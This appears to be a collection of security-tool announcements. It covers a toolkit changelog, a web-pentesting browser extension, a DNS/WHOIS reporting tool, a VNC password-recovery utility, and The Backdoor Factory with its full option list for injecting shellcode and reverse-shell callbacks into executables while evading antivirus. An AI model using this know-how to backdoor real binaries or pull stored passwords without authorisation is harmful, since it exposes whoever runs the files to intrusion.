  • Added the following security tools: dnstop, MINI DNS Server, dnschef, The Sleuth Kit + Autopsy, TekCollect, hashMonitor, corkscrew, cryptcat, socat, hexdiff, pdfid, disitool, exiftool, Radare2, chaosreader, netexpect, tcpslice, mitmproxy, mitmdump, Yara, Recon-ng, SET (Social-Engineer Toolkit), MASTIFF + MASTIFF2HTML, Viper, Minibis, Nebula, Burp Suite, xxxswf, extract_swf, Java Decompiler (JD-GUI), JSDetox, extractscripts, AnalyzePDF, peepdf, officeparser, DensityScout, YaraGenerator, IOCExtractor, sysdig, Bytehist, PackerID, RATDecoders, androwarn, passivedns, BPF Tools, SpiderFoot, hashdata, LORG.
  • Added the following extra software: 7zip, Sagasu.
  • Added the following Firefox add-ons: Disconnect, Undo Closed Tabs Button, PassiveRecon.
  • Removed the following software: Kojoney, mwcrawler, Vidalia, ircd-hybrid, DNS Query Tool, DNSpenTest, VLC, Parcellite, Open Penetration Testing Bookmarks Collection (Firefox).

Web-Fu - Chrome extension for pentesting web applications



Chrome extension for pentesting web applications. Web-fu Is a web hacking tool focused on discovering and exploiting web vulnerabilitites.

Is a Browser embedded webhacking tool. Some tools, doesn't support certifiacte auhtentication or web vpn accesses. If the browser can authenticate on the application for inside scanning, this hacking tool can too becouse is embedded.

Very comfortable way of website auditing.


Main functionalities:

 - visual web crawling
 - visual form cracking
 - get/post bruteforcing and fuzzing
 - real rendering
 - gauss based false positive reductor
 - encoding/decoding
 - portscan 
 - cookie editor
 - web notes
 - request interceptor
 - http logger 
 - vulnerability scanner
 - build request
 - session locker
 - exploit multi-search

With webfu, you will do the best web site pentest and vulnerability assessment.


DomainHostingView v1.61 - Show domain hosting information


DomainHostingView is a utility for Windows that collects extensive information about a domain by using a series of DNS and WHOIS queries, and generates HTML report that can be displayed in any Web browser. 

The information displayed by the report of DomainHostingView includes: the hosting company or data center that hosts the Web server, mail server, and domain name server (DNS) of the specified domain, the created/changed/expire date of the domain, domain owner, domain registrar that registered the domain, list of all DNS records, and more...

Features

  • DomainHostingView is a Unicode application and this it can display properly WHOIS records containing non-English characters.
  • DomainHostingView supports Internationalized domain names (IDN). When you type a domain with non-English characters, DomainHostingView automatically converts it into a format that can be used in the WHOIS and DNS servers.
  • DomainHostingView parses the text returned by the WHOIS servers, extracts the important data, and displays it in easy-to-read summary.
  • DomainHostingView also displays the raw text returned by the WHOIS servers, with a small enhancement - every http link is displayed as clickable link that opens the Web page in a new window. 

Start Using DomainHostingView

DomainHostingView doesn't require any installation process or additional dll files. In order to start using it, simple run the executable file - DomainHostingView.exe 
Below the menu and the toolbar of DomainHostingView, you should type the domain that you want to inspect, and then click the 'Go' button or press F9. Be aware that you should type only the domain name, without the www prefix of the Web site. 
After you pressed F9, you should wait 2 - 15 seconds to collect the information about the specified domain. When DomainHostingView finishes to collect the domain information, the report is displayed on the main window, and you can use the 'Save HTML Report' to save the report into a file.

About The Domain Report of DomainHostingView

Here's the description of every section in the report of DomainHostingView:
  • Summary Information:In this section, you get a summary of the information extracted from the DNS and WHOIS queries:
    • Domain is registered with... Specifies the domain registrar that registered the domain (Like GoDaddy, NetworkSolutions, and others)
    • Domain is registered to...The owner of the domain. If the domain is protected by privacy service, DomainHostingView specifies that the name you see is not the real domain owner.
    • Web site is hosted by...Specifies the name of the hosting company or data center that hosts the Web site of this domain.
    • Mail Server is hosted by...Specifies the name of the hosting company or data center that hosts the mail server of this domain. For some domains, Web site and mail services are hosted in the same server, while others use different hosting companies for Web site and email services. 
      For example, there are many companies that use the Gmail service of Google to send and receive all their emails, while their Web site is hosted in another hosting company.
    • Domain Name Server (DNS) is hosted by...Specifies the name of the hosting company or data center that hosts the DNS server of this domain. For some domains, the Web site and DNS server are hosted in the same company, while others use a separated DNS hosting service
    • Domain was created on...Specifies the date that the domain was created.
    • Domain was last updated on...Specifies the date that the domain was updated.
    • Domain expires on...Specifies the date that the domain expires.
    • Web site is hosted on...Specifies whether the Web site is hosted on Linux/Unix or Windows server. (In order to get this information, DomainHostingView sends a simple HTTP query to the server, and parses the server response)
    Be aware that some of the above fields will be displayed only for some of the domains.
  • DNS Records:In this section, you get a table with all major DNS records (MX, A, NS, SOA) that can be extracted from the specified domain. For every IP address found in the other DNS records, DomainHostingView also extract the PTR record (Reverse DNS lookup)
  • Subdomains:This section won't be displayed for most of the domains, because most DNS servers block the ability to extract the Subdomains of a domain. If DomainHostingView manages to extract the Subdomains list from the DNS server, it'll be displayed in a simple table with the IP address and Subdomain string.
  • IP Addresses Information:This section provides a table with IP addresses information of the hosting company or data center that hosts the Web site, the mail server, and the domain name server.
  • Raw Domain Information:This section provides the raw text returned from the WHOIS query of the domain.
  • Web Server IP Address Information:This section provides the raw text returned from the WHOIS query of the Web server IP address.
  • Mail Server IP Address Information:This section provides the raw text returned from the WHOIS query of the mail server IP address.
  • Name Server IP Address Information:This section provides the raw text returned from the WHOIS query of the domain name server IP address.    

VNCPassView - Recover the passwords stored by VNC


VNCPassView is a small utility that recover the passwords stored by the VNC tool. It can recover 2 of passwords: password stored for the current logged-on user (HKEY_CURRENT_USER in the Registry), and password stored for the all users.

Using VNCPassView
This utility doesn't require any installaion process or additional DLLs. Just run the executable file (VNCPassView.exe), and the VNC passwords will be displayed, if they are stored on your computer.


BackdoorFactory - Patch PE (x86/x64) and ELF (x86/x64 and ARM LE x32) binaries with shellcode

Patch win86/64 PE and linux86/64 binaries with shellcode. The goal of The Backdoor Factory is to patch executable binaries with user desired shellcode and continue normal execution of the binary prepatched state. Under a BSD 3 Clause License.

This is done by either appending a code cave or using existing code caves of the executable. This project includes several customized metasploit shellcodes. Plus a new shellcode loadliba_reverse_tcp: designed to bypass all the protections of EMET 4.1. Also, the user can provide their own shellcode for use.

This update provides the loadliba_reverse_tcp shellcode, stability fixes, and speed improvements.

Usage: backdoor.py [options]

Options:
-h, --help show this help message and exit
-f FILE, --file=FILE File to backdoor
-s SHELL, --shell=SHELL
Payloads that are available for use.
-H HOST, --hostip=HOST
IP of the C2 for reverse connections
-P PORT, --port=PORT The port to either connect back to for reverse shells
or to listen on for bind shells
-J, --cave_jumping Select this options if you want to use code cave
jumping to further hide your shellcode in the binary.
-a, --add_new_section
Mandating that a new section be added to the exe
(better success) but less av avoidance
-U SUPPLIED_SHELLCODE, --user_shellcode=SUPPLIED_SHELLCODE
User supplied shellcode, make sure that it matches the
architecture that you are targeting.
-c, --cave The cave flag will find code caves that can be used
for stashing shellcode. This will print to all the
code caves of a specific size.The -l flag can be use
with this setting.
-l SHELL_LEN, --shell_length=SHELL_LEN
For use with -c to help find code caves of different
sizes
-o OUTPUT, --output-file=OUTPUT
The backdoor output file
-n NSECTION, --section=NSECTION
New section name must be less than seven characters
-d DIR, --directory=DIR
This is the location of the files that you want to
backdoor. You can make a directory of file backdooring
faster by forcing the attaching of a codecave to the
exe by using the -a setting.
-w, --change_access This flag changes the section that houses the codecave
to RWE. Sometimes this is necessary. Enabled by
default. If disabled, the backdoor may fail.
-i, --injector This command turns the backdoor factory in a hunt and
shellcode inject type of mechinism. Edit the target
settings in the injector module.
-u SUFFIX, --suffix=SUFFIX
For use with injector, places a suffix on the original
file for easy recovery
-D, --delete_original
For use with injector module. This command deletes
the original file. Not for use in production systems.
*Author not responsible for stupid uses.*
-O DISK_OFFSET, --disk_offset=DISK_OFFSET
Starting point on disk offset, in bytes. Some authors
want to obfuscate their on disk offset to avoid
reverse engineering, if you find one of those files
use this flag, after you find the offset.
-S, --support_check To determine if the file is supported by BDF prior to
backdooring the file. For use by itself or with
verbose. This check happens automatically if the
backdooring is attempted.
-M, --cave-miner Future use, to help determine smallest shellcode
possible in a PE file
-q, --no_banner Kills the banner.
-v, --verbose For debug information output.
-T IMAGE_TYPE, --image-type=IMAGE_TYPE
ALL, x32, or x64 type binaries only. Default=ALL
-Z, --zero_cert Allows for the overwriting of the pointer to the PE
certificate table effectively removing the certificate
from the binary for all intents and purposes.
-R, --runas_admin Checks the PE binaries for 'requestedExecutionLevel
level="highestAvailable"'. If this string is included
in the binary, it must run as system/admin. Doing this
slows patching speed significantly.
-L, --patch_dll Use this setting if you DON'T want to patch DLLs.
Patches by default.

Features:

PE Files

Can find all codecaves in an EXE/DLL.
By default, clears the pointer to the PE certificate table, thereby unsigning a binary.
Can inject shellcode into code caves or into a new section.
Can find if a PE binary needs to run with elevated privileges.
When selecting code caves, you can use the following commands:
-Jump (j), for code cave jumping
-Single (s), for patching all your shellcode into one cave
-Append (a), for creating a code cave
-Ignore (i), nevermind, ignore this binary
Can ignore DLLs.

ELF Files

Extends 1000 bytes (in bytes) to the TEXT SEGMENT and injects shellcode into that section of code.

Overall

The user can :
-Provide custom shellcode.
-Patch a directory of executables/dlls.
-Select x32 or x64 binaries to patch only.
-Include BDF is other python projects see pebin.py and elfbin.py